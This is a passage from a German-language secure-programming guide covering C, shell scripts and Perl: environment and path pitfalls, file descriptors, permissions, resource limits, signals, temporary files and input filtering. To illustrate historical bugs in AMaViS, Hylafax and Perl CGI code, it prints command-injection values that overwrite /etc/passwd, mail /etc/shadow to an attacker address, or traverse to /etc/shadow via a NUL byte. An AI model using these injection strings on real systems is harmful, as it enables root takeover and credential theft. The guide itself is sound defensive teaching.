  Glücklicherweise sorgen neuere Implementierungen der *libc* dafür, dass Prozesse mit erhöhten Rechten diese u. ä. Variablen ignorieren. Man sollte jedoch nicht vergessen, dass andere Prozesse, die von dem privilegierten Prozess erzeugt wurden, selber aber nicht mit dem SetUID/-GID-Flag versehen sind, *LD_PRELOAD* wieder benutzen. Dieser Umstand kann zu Sicherheitsproblemen führen, wenn die erhöhten Rechte nicht vor dem Erzeugen des Kindprozesses verworfen wurden.

3 In der libsecprog (s. Tools) befindet sich die Funktion s_popen() als sicherer Ersatz für popen(3)

Desweiteren muss auf eine Konvention für Pfadlisten hingewiesen werden, die oft übersehen oder unterschätzt wird. Elemente in Pfadlisten, bspw. für *PATH* oder *LD_LIBRARY_PATH*, werden mit einem Doppelpunkt ':' getrennt, folgt einem Doppelpunkt kein Pfad (z. B. am Ende der Liste) oder direkt ein weiterer Doppelpunkt, dann handelt es sich um ein leeres Element der Liste. Leere Elemente werden jedoch als lokaler Pfad (*current working directory*) interpretiert!
Dies bedeutet, dass einem Benutzer *Trojaner* in Form von Programmen oder Bibliotheken untergeschoben werden können.

Beispiel:

```
> export LD_LIBRARY_PATH=$MY_LIB_PATH:$LD_LIBRARY_PATH:
> cd /tmp
> ls
```

In dem obigen Beispiel sind u. U. zwei Fehler. Als erstes wird ein Doppelpunkt am Ende der Liste benutzt, welches beim Laden von *ls(1)* dazu führt, dass zu ladende *Shared Libraries* auch im lokalen Verzeichnis (hier */tmp*, welches für jedermann beschreibbar ist) gesucht werden.
Weiter ist es problematisch *MY_LIB_PATH* ungeprüft zu nutzen. Ist diese Variable leer, so ist auch das Element leer und es wird abermals im lokalen Verzeichnis gesucht.

Umgebungsvariablen können auch über den Aufruf von *unset(3)* gelöscht werden, dieses Verfahren ist aber u. U. nicht sicher, da Umgebungsvariablen mehrmals in der Programmumgebung existieren können, was dazu führt, dass die von dem Angreifer gesetzte Version eventuell nicht gelöscht wird.

1.8 Benutzereingaben (nicht auf *C* beschränkt!)

Immer da, wo Benutzereingaben gelesen werden, sollte man die Menge der erlaubten Zeichen begrenzen. In der Regel brauchen Menschen nur a-z, A-Z, 0-9 und Satzzeichen eingeben. Somit verringern wir die Angriffsfläche, da Binärdaten, Formatierungszeichen, oder *Escape-Sequenzen* nicht mehr eingegeben werden können.

1.9 offene Resourcen

Bevor ein privilegiertes Programm einen benutzerdefinierten Prozess erzeugt, sollten alle File-Deskriptoren, also auch Verzeichnisse, IPC-Handels und Sockets, geschlossen werden. Um ganz sicher zu gehen, empfiehlt es sich das **Close-on-Exec Flag** für die sicherheitsrelevanten File-Deskriptoren direkt nach dem Öffnen zu setzen (natürlich abhängig von den Anforderungen der Software). (s. auch *Chroot*)

1.10 0,1,2 - Die Standard File-Deskriptoren (nicht auf *C* beschränkt!)

Die ersten drei File-Deskriptoren eines Programms sind der *Standardeingabe, -ausgabe und -fehlerausgabe* zugeordnet. Werden diese File-Deskriptoren aber von dem *Parent-Process* geschlossen, und der *Child-Prozess* öffnet nun einen *Raw-Socket*, dann wird dem ersten freien File-Deskriptor der Socket zugeordnet. Ist es nun der Deskriptor für *Standardausgabe oder -fehlerausgabe*, dann werden bei jeder Ausgabe des Programms Daten über das Netzwerk geschickt. Kann der Angreifer die Ausgabedatei kontrollieren, dann ist er faktisch selber im Besitz dieses Sockets.
Man sollte also die ersten drei File-Deskriptoren immer überprüfen und falls nötig selbst belegen:

Beispiel:

```
[...]
int fd = 0;

while(fd < 2)
{
     if( (fd = open("/dev/null", 0600)) < 0)
          return(-1);
}
[...]
```

Angriffe dieser Art müssen auf *OpenBSD*-Systemen mit neueren Kernel und *Linux*-Systemen und neuerer *glibc* nicht mehr befürchtet werden.

1.11 Zugriffsrechte (nicht auf *C* beschränkt!)

So offen, wie nötig und so restriktiv wie möglich. Das sollte die Grundregel sein. Einige Fehler oder Versäumnisse werden oft im Zusammenhang mit Zugriffsrechten gemacht:

- falsche Angaben
  Bei *open(2)* o.ä. Funktionen werden für die Angabe des **mode-Arguments** nicht die *S_**-Makros aus *sys/stat.h* genommen bzw. der oktale Wert nicht vollständig angegeben. Wenn als Wert von *mode* 600 (dezimal) benutzt wird anstatt 0600 (oktal), dann wird die Datei nicht wie gewünscht als nur les- und schreibbar für den Eigentümer angelegt.

- umask(2)
  Mit *umask(2)* lässt sich eine Maske für das Kreieren von Dateien setzen. Das bedeutet, dass das Mode-Argument mit der Maske wie folgt verknüpft wird: *mode & (~mask)*
  Somit bewirkt eine Maske mit dem Wert 0027, dass jeder im Filesystem erzeugte Eintrag, also nicht nur Dateien, sondern auch *FIFO*'s und

Gerätedateien, nicht für jedermann beschreibbar, lesbar und ausführbar sind, und die Gruppe die Datei nur lesen und ausführen (was imgrunde dasselbe ist, da der Betriebssystemkernel eine Datei lesen muss, damit er sie ausführen kann) aber nicht beschreiben kann.
Eine umask von 0027 ist ein guter Ausgangspunkt.

- IPC
  Oft vergessen Programmierer die Zugriffsrechte für *FIFO*'s, *Shared Memory Segmente* usw. zu setzen, sodass sie für jedermann
  lesbar oder sogar beschreibbar sind. Ein böswilliger Benutzer kann so unberechtigt Informationen lesen oder den Prozess, der von der *IPC*-Struktur ließt, stören oder in seinem Sinne manipulieren.

1.12 System Limits (nicht auf *C* beschränkt!)

Es gibt verschiedene Systemresourcen, die durch den Administrator über *ulimit(1)* oder durch den Programmierer mit Hilfe von *setrlimt(2)* begrenzt werden können. Durch Limitierung, z. B. von File-Deskriptoren oder Memory-größen, ist es möglich sog. *Denial-of-Service Attacken* zu verhindern.
Wenn die Größe von *Core-Files* (Core-Dateien enthalten dein Speicher-auszug eines Programmes während des Absturzes) auf 0 gesetzt wird, kann sogar die ungewollte Preisgabe von Informationen verhindert werden.
Als Beispiel ist ein Bug im FTP-Dämon zu nennen, der vor ein paar Jahren im Betriebssystem *Solaris* aufgetreten ist. Der FTP-Server hat den Inhalt der Datei */etc/shadow*, die ein normaler Benutzern nicht lesen darf, in den Speicher geladen, um den Benutzer authentifizieren zu können. Der Angreifer konnte den Prozess durch senden von Signalen dazu bringen abzubrechen und eine *Core-Datei* zu schreiben. Aus der *Core-Datei* war es nun möglich die Daten der geschützten Datei */etc/shadow* zu extrahieren.

<u>Beispiel für das setzen von System-Limits:</u>

```
[...]
extern int setlimits(sl_limit slim)
{
     struct rlimit rst;

     rst.rlim_cur = 0;

     rst.rlim_max = slim.fsize;
     if(setrlimit(RLIMIT_FSIZE, &rst) < 0)
          return(-1);

     rst.rlim_max = slim.data;
     if(setrlimit(RLIMIT_DATA, &rst) < 0)
          return(-1);
```

```
        rst.rlim_max = slim.stack;
        if(setrlimit(RLIMIT_STACK, &rst) < 0)
             return(-1);

        rst.rlim_max = slim.core;
        if(setrlimit(RLIMIT_CORE, &rst) < 0)
             return(-1);

        rst.rlim_max = slim.rss;
        if(setrlimit(RLIMIT_RSS, &rst) < 0)
             return(-1);

        rst.rlim_max = slim.nofile;
        if(setrlimit(RLIMIT_NOFILE, &rst) < 0)
             return(-1);

        rst.rlim_max = slim.nproc;
        if(setrlimit(RLIMIT_NPROC, &rst) < 0)
             return(-1);

        rst.rlim_max = slim.memlock;
        if(setrlimit(RLIMIT_MEMLOCK, &rst) < 0)
             return(-1);

        return(0);
}
[...]
```

Als negatives Beispiel für die Verwendung von System Limits soll hier eine alte Version von *su(1)* genannt werden. *Su(1)* versuchte die Passwortdatei zu öffnen, wenn das nicht ging, dann wurde ohne Passwortabfrage eine Kommando-Shell mit Root Rechten geöffnet, da *su(1)* annahm, dass das Filesystem kaputt sei. Wenn nun aber ein bösartiger Benutzer die maximale Anzahl offener File-deskriptoren auf 0 setzt, dann kann er *su(1)* austricksen um Root-Zugriff zu bekommen.
Bei Fehlern sollten sicherheitsrelevante Programme sich beenden und nicht versuchen den Fehler übermäßig zu interpretieren und beheben zu wollen.

1.13 Signale (nicht auf *C* beschränkt!)

Ein Programmierer sollte einiges über dieses Thema wissen, damit seine Programme stabil und sicher laufen und nicht durch das Senden von Signalen gestört werden können.
Mindestens eine der folgende Bedingungen muss erfüllt sein, damit ein Prozess

Signale von einem anderen Prozess akzeptiert (*BSD Kernel*):
(Sender S, Empfänger E)

- die reale *UID* von S ist die von *root*
- die reale *UID* von S und E sind gleich
- die effektive *UID* von S und E sind gleich
- die reale *UID* von S ist gleich der effektiven *UID* von E
- die effektive *UID* von S ist gleich der reale *UID* von E
- S und E gehören der selben *Session ID* an

Die *UID* kann über *setuid(2)* bzw. *seteuid(2)* und die *Session ID* mit Hilfe von *setsid(2)* geändert werden.

Bevor ein Programm kritische Codeabschnitte bearbeitet, sollte es immer alle Signale blockieren. Auch eigene Signale, also nicht die die von einem Benutzer geschickt wurden, können gefährlich werden.

Beispiel:

```
[...]
extern int sigprotection(u_int toggle, sigset_t *sp_blockmask)
{
     static sigset_t sp_savedmask;
     static u_int    sp_status = SP_OFF;

     switch(toggle)
     {
          case SP_ON:
               if(sp_status != SP_ON)
               {
                    if(sp_blockmask == NULL)
                         return(-1);

                    sp_status = SP_ON;
                    if(sigprocmask(SIG_BLOCK, sp_blockmask,
                                        &sp_savedmask) < 0)
                         return(-1);
               }
               break;
          case SP_OFF:
               if(sp_status != SP_OFF)
               {
                    sp_status = SP_OFF;
                    if(sigprocmask(SIG_SETMASK, &sp_savedmask,
                                                NULL) < 0)
                         return(-1);
```

```
                }
                break;
          default:
                return(-1);
     }

     return(0);
}
[...]
```

Als Beispiel für die Relevanz von Signalen ist hier ein Bug zu nennen, der in dem Programm ping aufgetreten ist. Ping sendet mit Zeitverzögerung *ICMP* Echo-Request Nachrichten über das Netz, um die Existenz einer anderen Netzwerkkomponente und deren Erreichbarkeit festzustellen. Ein lokaler Brnutzer konnte nun in kurzen Abständen das Signal *SIGALRM* senden und dadurch die Zeitverzögerung nahezu aufheben um so das Netz mit *ICMP*-Paketen zu überfluten.

1.14 Intervall Timer

Es gibt drei Intervall-Timer:

- ITIMER_REAL — zählt die tatsächlich laufende Zeit und liefert *SIGALRM* wenn die Null erreicht wurde.
- ITIMER_VIRTUAL — zählt nur, wenn der Prozess ausgeführt wird und liefert *SIGVTALRM* wenn die Null erre icht wurde.
- ITIMER_PROF — zählt sowohl, wenn der Prozess Rechenzeit beansprucht, als auch, wenn das System für den Prozess tätig ist. Zusammen mit *ITIMER_VIRTUAL*, kann man so ermitteln, wie lange eine Applikation sich im User- und im Kernelprogrammraum aufhält. Wenn der Zähler abgelaufen ist, wird *SIGPROF* geliefert.

Da diese Timer an den *Child-Prozess* vererbt werden, sollten sicherheitskritische Programme diese Timer ignorieren, damit ihr Ablauf nicht durch ungewollte Signale gestört wird.
Die Intervall-*Timer* können über *setitimer(2)* und *getitimer(2)* manipuliert und abgefragt werden.

1.15 Terminals und Escape-Sequenzen/Control-Sequence-Introducer (CSI)

Terminals (also nicht nur die alten *Video Terminals* (VT's), die über serielle Schnittstellen an *Mainframes* angeschlossen sind, sondern auch die entsprechenden Emulatoren, die zum Betreib von bspw. Kommando-Shells nötig sind) können nicht nur Zeichen darstellen, sondern bieten auch die Möglichkeit über *Escape-Sequenzen* den Cursor zu positionieren, Vorder- und Hintergrundfarbe zu verändern, Tasten neu zu belegen oder sogar Kommandos auszuführen.

Diese Eigenschaften können von einem Angreifer dazu benutzt werden, um das Terminal unbrauchbar zu machen, Informationen zu verfälschen oder sogar Befehle ausführen zu lassen.

Um diese Gefahr zu unterbinden, sollten Programme, die auf das Terminal eines Benutzers schreiben, z. B. Mail-Clients, Chat-Programme, Web-Browser etc, die *Escape*- und CSI-Zeichen ausfiltern (auf vtXXX Terminals ist das: **0x00 bis 0x1F** und **0x7F bis 0x9F**, CSI = **0x9B**), oder am besten nur Buchstaben, Zahlen und Interpunktionszeichen passieren lassen. Da man dazu tendiert diese Fehlerklasse zu vernachlässigen, besteht hier besondere Gefahr!

1.16 Handhabung sensibler Daten (nicht auf *C* beschränkt!)

Sensible Daten, wie Passwörter, Personaldaten etc., sollten am besten sofort nach Verwendung wieder aus dem RAM gelöscht werden. Im Idealfall bearbeiten ein eigener Prozess diese Daten, dessen Umfang gering ist (also gut zu prüfen). Mit anderen Anwendungen sollte nur über sichere IPC-Kanäle (z. B. *Pipes*) kommuniziert werden. Eigene IDs (Benutzer, Gruppe) schotten ihn zudem weiter ab (s. Chroot).
In einigen Fällen ist der Einsatz von Kryptographie sinnvoll.

Um zu vermeiden, dass wichtige Daten vom Betriebssystem aus dem RAM in den *Swap Space* (auf die Festplatte) geschrieben werden, kann die Funktion *mlock(2)* benutzt werden.

Häufig werden für sensible Daten gepufferte I/O-Funktionen verwendet. Das kann vom Anwendungsprogrammierer gewollt sein oder ist Teil einer Bibliothek, auf die der Programmierer keinen Einfluss hat.
In solchen Fällen befinden sich die Informationen in Speicherbereichen, die nicht einfach und sicher gelöscht werden können. Hier sollte man den Puffer für den entsprechenden *Stream* mit *setbuf(3)* löschen (*setbuf(fstream, NULL*)).

Sollen Daten auf der Festplatte (oder RAM) sicher überschrieben werden, sodass sie selbst durch *Magnetic Force Microscopie* nicht wieder restauriert werden können, empfiehlt sich folg. Paper von Peter Gutmann zu lesen: Peter Gutmann; Secure Deletion of Data from Magnetic and Solid-State Memory; USENIX 6
Nach jedem Schreiben sollte man jedoch beachten *fflush(3*) und anschließend *fsync(2)* aufzurufen, damit die Daten physikalisch auf das Medium geschreiben werden. Von der Verwendung von *sync(3)* sollte abgesehen werden, da es im Gegensatz zu *fsync(2)* auf einigen Unix-Derivaten nicht blockiert. Das Schreiben der Bitmuster könnte also u. U. inkonsistent/ineffektiv werden.
Unter aktuellen Linux-Kernelversionen blockieren glücklicherweise beide Systemaufrufe, *fsync(3)* und *sync(2)*. Beide Funktionen können aber leider nicht garantieren, dass die Daten auch physikalisch geschrieben werden, solange der *Write-Cache* der Festplatte aktiv ist.

1.17 Sonstiges

Imgrunde gibt es nicht viel, was man beim Linken falsch machen kann.
Man sollte jedoch immer darauf achten, dass die Pfadangaben für die *Shared Libraries* absolut sind. **Relative Pfade** zu *Shared Libraries* können ausgenutzt werden, um eigene Libraries zur Laufzeit zu laden. Privilegierte Prozesse würden somit die Sicherheit verletzen, indem sie Funktionen, die vom Angreifer verfasst wurden, ausführen.
Ein weiteres Problem, welches durch die Verwendung von *RPATH* beim Bauen von Software-Paketen häufig auftritt ist die Benutzung von nicht-existierenden Pfaden in *world-writeable* Verzeichnissen.

Bsp.:

```
--rpath -Wl,/usr/src/packages/BUILD/unixODBC-
2.2.8/DriverManager/.libs
```

Aufrufe, die die Kommando-Shell benutzen, wie *system(3)* oder *popen(3)* (und wie bereits erwähnt, *getcwd(3)* unter alten SunOS) sollten unbedingt in privilegierten Applikationen und Netzwerkdiensten vermieden werden. Selbst, wenn die Benutzereingaben gefiltert wurden, kann es immer noch zu unangenehmen Interaktionen mit der Shell kommen, zum Beispiel mit den Umgebungsvariablen *ENV* und *BASH_ENV* (s. *bash(1)*).

2. Shell Skript

Shell-Skripte übernehmen in der Regel kleine, häufig wiederkehrende Aufgaben.
Im Netzwerk-/Server-Bereich finden sie oft nur Anwendung als CGI-Skripte, ansonsten bedient man sich ihrer als kleinere Parser oder Hilfswerkzeuge beim Verarbeiten von Daten. Shell-Skripte dürfen nicht mit höheren Privilegien versehen werden, da ihr sicherer Ablauf aufgrund der mächtigen Shell-Sprachen nicht garantiert werden kann. Falls ein Skript aber doch mit erhöhten Privilegien ausgestattet wurde, dann wird es von modernen Kommando-Shells oft verworfen. Wenn sie nun aber doch Root-Rechte benötigen, wird es z. B. als Benutzer *root* in den Boot-Skripten, als Cron-Job oder über *sudo* aufgerufen; somit sind keine *SetUID/-GID Bits* nötig, aber die notwendigen Rechte trotzdem vorhanden.
Shell-Skripte sind immer dann Gefahren ausgesetzt, wenn sie mit User-Eingaben oder öffentlichen Verzeichnissen arbeiten müssen. Speicherüberläufe sind in Shell-Sprachen keine Bedrohung.

2.1 Dateisystem

Beim Anlegen von **temporären Dateien** bestehen die selben Gefahren (*Link-Attacken, Race Conditions*) wie bei *C/C++* auch.

<u>Folgende Methoden sind unsicher:</u>

```
[...]
TMPFILE=/var/tmp/myfile.$$

echo "some data" > $TMPFILE
echo "some more data >> $TMPFILE
[...]

[...]
TMPFILE=/var/tmp/myfile.$$

touch $TMPFILE
echo "add some data" >> $TMPFILE
[...]
```

Wird das Skript z. B. beim Booten ausgeführt, also mit Root-Rechten, dann kann ein Angreifer durch einfaches setzen von (symbolischen) Links Dateien seiner Wahl überschreiben. Enthalten die Dateien zudem sensible Daten, z. B. *CHAP/PAP* Passwörter für *PPP*, dann ist es unter Umständen möglich, dass die Daten von jedermann gelesen werden können.

Es gibt zwei verschiedene Möglichkeiten um Dateien in öffentlichen Verzeichnissen sicher zu erzeugen:

1. *mktemp*(1) (BSD, Linux)

```
[...]
TMPFILE=`/bin/mktemp -q /var/tmp/myfile.XXXXXX` || exit 1

echo "data" >> $TMPFILE
[...]
```

   Mit *mktemp(1)* lassen sich auch Verzeichnisse und nicht nur Dateien erzeugen, zudem legt *mktemp(1)* die Datei bzw. das Verzeichnis mit den Rechten 0600 bzw. 0700 an, sodass nur der Besitzer Zugriff darauf hat.

2. ein eigenes Verzeichnis

```
[...]
umask 0077     # just to be on the save side
TMPDIR=/tmp/mydir.$$

/bin/rm -rf $TMPDIR
/bin/mkdir -m 0700 $TMPDIR || exit 1
[...]
```

   In dem Verzeichnis können nun sicher Dateien erzeugt werden.

2.2 Benutzer-Eingaben/nicht vertrauenswürdige Daten

Shells besitzen sogenannte **Meta-Zeichen**, die dazu benutzt werden können um Programme zu starten:

- Backtick: `` `<Programm>` ``
- Command Substitution: `$(<Programm>)`
- Pipe: `|<Programm>`
- Semikolon: `;<Programm>`
- Ampersand: `&<Programm>`
- exec(1): `exec <Programm>`
- eval(1): `eval <shell code>`
- logische Verknüpfungen: `||, &&`
- weitere?

Sobald ein Shell Skript diese Zeichen aus den Daten einer nicht vertrauenswürdigen Quelle auf Shell-Ebene verarbeitet, ohne sie durch ein *Escape-Zeichen*, wie Backslash \ oder Anführungsstriche " bzw ', unschädlich zu machen, dann kann ein Angreifer Programme auf dem Zielsystem ausführen. Zu den gefährlichen Quellen gehören nicht nur Netzdaten, Tastatureingaben oder Dateiinhalte, sondern natürlich auch Dateinamen.

Als Beispiel wird hier ein alter Bug in *AMaViS* vorgestellt. *AMaViS* ist ein Viren-Scanner für eMails, der unter *Linux* läuft.

Folgender Codeausschnitt enthält den Fehler:

```
[...]
cat <<EOF| ${mail} -s "VIRUS IN YOUR MAIL TO $7" $2

              V I R U S  A L E R T

  Our viruschecker found a VIRUS in your eMail to "$7".
          We stopped delivery of this eMail!

    Now it is on you to check your system for viruses

  For further information about this viruschecker see:
              http://aachalon.de/AMaViS/
        AMaViS - A Mail Virus Scanner, licenced GPL
EOF
[...]
```

Enthält eine eMail einen Virus, dann ist dieser Abschnitt dafür verantwortlich, dass mit Hilfe des Programms *mail* eine eMail mit einer Warnung an den Absender geschickt wird. Als Empfängeradresse wird *Reply-To* aus dem *eMail Header* benutzt, die sich in der Variablen *$2* wiederfindet. Nun kann ein Angreifer als *Reply-To* zum Beispiel *`$(echo "evil:0:0:Boese:/:/bin/bash" > /etc/passwd)@evil.org`* wählen. Durch den Aufruf von *mail* wird nun *`echo "evil:0:0:Boese:/:/bin/bash" > /etc/passwd`* ausgeführt. Da das Skript zu diesem Zeitpunkt mit Root-Rechten läuft, kann der Angreifer nur mit Hilfe einer einzigen eMail, die einen Virus enthält, ein eigenes Benutzerkonto mit Root-Zugriff einrichten.

Ein weiteres Beispiel ist der Fax-Server Hylafax. Wenn ein Angreifer als Fax Absender-ID bspw. *`` `mail hax0r@looser.org < /etc/shadow` ``* angibt, dann wird dieser Befehl im Verlauf des Programms ausgeführt und der Angreifer bekommt eine Kopie der Shadow-Datei als eMail zugeschickt.

Zum Stopfen dieses Sicherheitslochs wurde damals ein Patch erstellt, der die **Meta-Zeichen** aus den Adressen entfernt. Besser ist es nur die erlaubten Zeichen passieren zu lassen. Wenn man sich nicht sicher ist was erlaubt ist oder nicht, dann sollte man einen Blick in die **Request For Comments**, kurz **RFCs**, werfen, die den Quasi-Standard für Protokolle und Verhaltensweisen im Internet darstellen.

Folgender Shell Code könnte als Patch dienen:

```
[...]
CHECK=${1//[0-9a-zA-Z]/}
```

```
if [ "$CHECK" = "" ]; then
     echo "Alles bestens!"
else
     echo "Namespace nicht sauber!"
     exit 1
fi
[...]
```

2.3 Signale

Wenn Administratoren den Zugang zu ihrem System auf Shell-Ebene verhindern wollen, z. B. auf POP3-, CVS-, oder FTP-Servern dann werden anstelle der Login-Shell oft Shell-Skripte als benutzt, die beim Einloggen ins System den Benutzer darüber informieren, dass das interaktive Einloggen nicht erlaubt ist.
Oder es werden andere Skripte oder Programme aus dem Login-Shell-Skript gestartet, um bspw. dem Benutzer zu Erlauben sein Passwort zu ändern.

Ein Angreifer kann nun durch das Auslösen diverser Signale versuchen das aufgerufene Programm abzubrechen, um auf die Kommando-Shell-Ebene zu gelangen. Darum müssen die entsprechenden Signale abgefangen und die Login-Session korrekt beendet werden.

Beispiel:

```
[...]
trap "echo 'Good Bye';exit 0" 1 2 3 4 5 6 7 8 9 10 11 12 13
                              14 15 16 23 24 25 26 27
[...]
# do something
[...]
```

2.4 Sonstiges

Viel bleibt nicht mehr zu sagen.
Man sollte immer den vollen Pfadnamen beim Aufruf von Kommandos und bei Verwendung von Dateinamen benutzen. Wenn es ein Angreifer gelingt, die Programmumgebung, wie z. B. die *Environment*-Variable *PATH* zu ändern, dann kann er seine gleichnamigen Programme von dem Skript aufrufen lassen.
Bei älteren Shells ist auf die IFS-Variable zu achten.

Benutzt man Shell-Skripte zur Beschränkung interaktiver Login-Sessions auf wenige, ausgewählte Programme, dann sollte man sich diese Programme sehr genau angucken. Viele Unix-Programme bieten die Möglichkeit über bestimmte Zeichenfolgen, z. B. *~!* oder *!*, Shell-Kommandos auszuführen.
Sollte man also dem Benutzer erlauben sich die *Man-Page* von *passwd(1)* anzugucken, bevor er sein Passwort ändert, dann sollte man sich darüber im

Klaren sein, dass *man(1)* zum Anzeigen der *Man-Pages* das Programm *less(1)* benutzt. Der Angreifer kann nun einfach Programme starten, indem er bei der Benutzung von *less(1) !<Programm>* eintippt.

3. Perl

Perl wird i. d. R. für kleine bis mittelgroße Aufgaben benutzt. Der große Vorteil von *Perl* ist die Verarbeitung von Zeichen mit Hilfe von regulären Ausdrücken. Der Aufgabenbereich von *Perl*-Skripten ist also ähnlich dem von Shell-Skripten; im *CGI*-Bereich werden sie sogar wesentlich häufiger als Shell-Skripte eingesetzt. Zusätzlich können viele Aufgaben, wie Netzwerkkommunikation (Client/Server), mit Hilfe von Modulen ebenfalls von *Perl* erledigt werden.
Perl ist also aufgrund seiner Vielseitigkeit einem breiten Spektrum an Gefahrenquellen ausgesetzt.

3.1 Temporäre Dateien

Perl bietet keine dedizierte Möglichkeit um temporäre Dateien anzulegen. Leider wird dafür häufig der *open()* Befehl benutzt, der ein *Perl*-Skript angreifbar macht (*Link Attacken, Race Conditions*).
Eine sichere Möglichkeit bietet die Verwendung von eigenen Verzeichnissen, wie im Shell-Skript Abschnitt beschrieben, oder die Funktion *sysopen()*.
Sysopen() kann genauso wie der Systemaufruf *open(2)* benutzt werden.

Beispiel:

```
[...]
use Fcntl qw(O_RDWR O_CREAT O_EXCL);
[...]

sysopen(TMPFILE, "/tmp/myfile.666",
                                O_RDWR|O_CREAT|O_EXCL, 0600);
[...]
```

Das Problem und dessen Lösung entsprechen also genau dem von *C*.

3.2 Nebeneffekte

Viele *Perl* Befehle haben unangenehme Eigenschaften, die es einem Angreifer leicht machen können Sicherheitslücken zu finden.

Nachfolgend eine Auflistung aller sicherheitsrelevanten Befehle und Eigenschaften.

Grundsätzlich sollte man versuchen zur Erfüllung seiner Aufgaben die Befehle zu benutzen, die ihrerseits nicht auf die Shell zurückgreifen. Wenn nicht vertrauenswürdige Daten auf die Shell-Ebene gelangen, dann kann für nichts garantiert werden.

System() und ***exec()*** verhalten sich recht ähnlich und benutzen zudem beide die Shell, wenn sie mit nur einem Argument aufgerufen werden.

Kann ein Angreifer dieses Argument definieren, dann ist es ihm möglich über Shell-Meta-Zeichen ein beliebiges Kommando zu starten.

Fehler:
```
system("ls -al /home/$username");
```

Gibt der Angreifer als *$username "evil;cat /etc/shadow"* an, dann wird die Datei */etc/shadow* ausgegeben.

Korrektur:
```
system("ls", "-al", "/home/$username");
```

Leider ist es dem Angreifer immer noch möglich, über *../../../../* eine Datei seiner Wahl benutzen zu lassen.

Auch hier empfiehlt sich ein Filter Filter, der nur erlaubte Zeichen durchlässt.

```
for($i = 0; $i < scalar(@ARGV); $i++)
{
   $str = $ARGV[$i];

   $str =~ s/\w//g;
   if(length($str) > 0)
   {
      print "Argument includes FORBIDDEN chars!\n";
      die();
   }
   else
   {
      print "Argument includes allowed chars.\n";
   }
}
```

Die Funktionen ***glob()***, ***<>*** und ***Backticks*** benutzen ebenfalls die Shell und sollten nicht direkt mit Benutzerdaten versorgt werden.
Perl's ***open()*** Befehl kann mit Hilfe des Pipe-Symbols Programme wie Dateien benutzen.

Beispiel:
```
[...]
open(LPD, "| lpd");
[...]
```

In diesem Beispiel wird der *BSD Drucker-Spooler-Client* zum Schreiben geöffnet, um eine Datei zu drucken.

Diese Eigenschaft kann von einem Angreifer dazu benutzt werden Programme auszuführen, vorausgesetzt er kann das Argument von *open()* kontrollieren.

Wir können mit folgendem Code ein sicheres *popen(3)* emulieren:

```
[...]
open(PIPE, "-|") || exec("/bin/ls", $userdate);
print while <PIPE>;
[...]
```

Unter Umständen besteht hier immer noch die Gefahr, dass der Benutzer über *../* im Verzeichnisbaum zurückgeht (**Directory Traversal**).

Um *Perl*-Befehle dynamisch während der Laufzeit eines *Perl*-Skriptes auszuführen, kann der Befehl **eval()** oder der Modifier **/e** für Reguläre Ausdrücke, der einen Ausdruck verarbeitet, bevor er ausgewertet wird, verwendet werden.
Werden also Benutzereingaben an **eval()** oder **/e** weitergegeben, so kann ein Angreifer *Perl*-Code nach seiner Façon ausführen lassen. Hier hilft auch nicht unbedingt ein Zeichenfilter.

Da *Perl* häufig externe Programme über die Shell aufruft, besteht die Gefahr eines Angriffs über die **Umgebungsvariablen** *$PATH*, *$IFS* etc.
Sollte das *Perl*-Skript mir erhöhten Rechten laufen, so empfiehlt es sich die Programmumgebung zu säubern und komplett neu zu setzen zudem sollten die vollen Pfadnamen benutzt und die Shell vermieden werden.

Beispiel:

```
[...]
$ENV{PATH} = join ':' => split(" ", << '__PATHEND__');
     /bin/
     /sbin/
     /usr/bin/
     /usr/sbin/
__PATHEND__
[...]
```

Eine Besonderheit spielt noch die *@INC* Variable. Diese Variable gibt den Pfad zu den *Perl*-Modulen an. Setzt der Angreifer sie auf einem Pfad, der seine Module enthält, dann kann er seinen Code ausführen lassen. Bevor also Module über *use* eingebunden werden sollte die *@INC* Variable auf einen sicheren Wert gesetzt werden.

Das sog. **Poison NUL Byte** (der Begriff wird auch für *One-Byte-Bufferoverflows* verwendet) beschreibt eine Eigenschaft von *Perl* im Zusammenhang mit bspw. *C*. *Perl* betrachtet das Zeichen *0x00* nicht als Ende einer Zeichenkette, *C* hingegen schon. Diese Eigenschaft kann sich ein Angreifer zu nutze machen, indem er an geeigneter

Stelle in seiner Eingabe ein *0x00* Zeichen einbindet.

Beispiel:

```
[...]
$username = param("username");
[...]
open(PROFILE, "-|") || exec("/usr/local/bin/my_txt2html",
                                    "/etc/$username.profile");
print while <PROFILE>;
[...]
```

Dieses CGI-Skript ermöglicht es Benutzerprofile abzurufen, die in */etc* liegen. Gibt der Angreifer nun `profile.pl&username=shadow%00` an, dann öffnet *my_txt2html* (C-Code) nicht */etc/shadow0x00.profile*, sondern */etc/shadow*.
Hier hilft auch wieder nur ein Filter für erlaubte Zeichen.

Es ist wichtig, dass Backslashes in der Benutzereingabe entfernt werden. Backslashes in der Benutzereingabe neutralisieren nachfolgende Backslashes, die bspw. von dem eigenen *Perl*-Skript eingefügt wurden, um gefährliche Eingaben zu entschärfen. Ähnliche Gefahren durch andere Zeichen sind ebenfalls denkbar.
Um es nochmal deutlich zu machen:
Es sollten nicht die vermeintlich gefährlichen Zeichen ausgefiltert, sondern einfach nur die erlaubten durchgelassen werden.

Falls ein *Perl*-Skript wider aller Vernunft **SetUID** oder **SetGID** gesetzt sein sollte, dann dürfen die besonderen Privilegien nur dann aktiviert werden, wenn sie wirklich gebraucht werden. Diese Abschnitte sollten zudem so klein wie möglich sein.

Beispiel:

```
[...]
# drop privileges
$) = $(   # eGID = rGID
$> = $<   # eUID = rUID
[...]

# gain back higher privileges
$( = $)   # rGID = eGID
$< = $>   # rUID = eUID
[...]
```

Perl-Skripte mit besonderen Aufgaben und Privilegien sollten im **Taint-Mode** ausgeführt werden. Dazu muss *perl* lediglich die Option *-T* benutzen.
Natürlich kann der *Taint-Mode* nur einen geringen Teil der Sicherheitsrisiken von *Perl* verhindern; aber leider kann er dem Programmierer nicht das Denken

abnehmen.

3.3 Format-Strings

Im Jahr 2005 wurde ein Advisory veröffentlicht, in dem ein Fehler in Perl beschrieben wurde, der das Ausführen von Code mit Hilfe von Funktionen mit variabler Argumentenanzahl, beschreibt. Das Problem ist hier jedoch nicht, dass der *Stack* abgesucht wird, sondern ein *Integer Overflow*.

Fehler:

```
syslog($lvl,"$user logged in.")
```

Korrektur:

```
syslog($lvl,"%s logged in.",$user)
```

3.4 Signale

Perl ist bei Signalen den selben Gefahren ausgeliefert wie *C* und Shell-Sprachen.

Um Signale zu blocken oder abzufangen kann man wie folgt vorgehen:

```
[...]
sub SayGoodBye
{
     print "Good Bye!\n\n";
     exit(0);
}
[...]
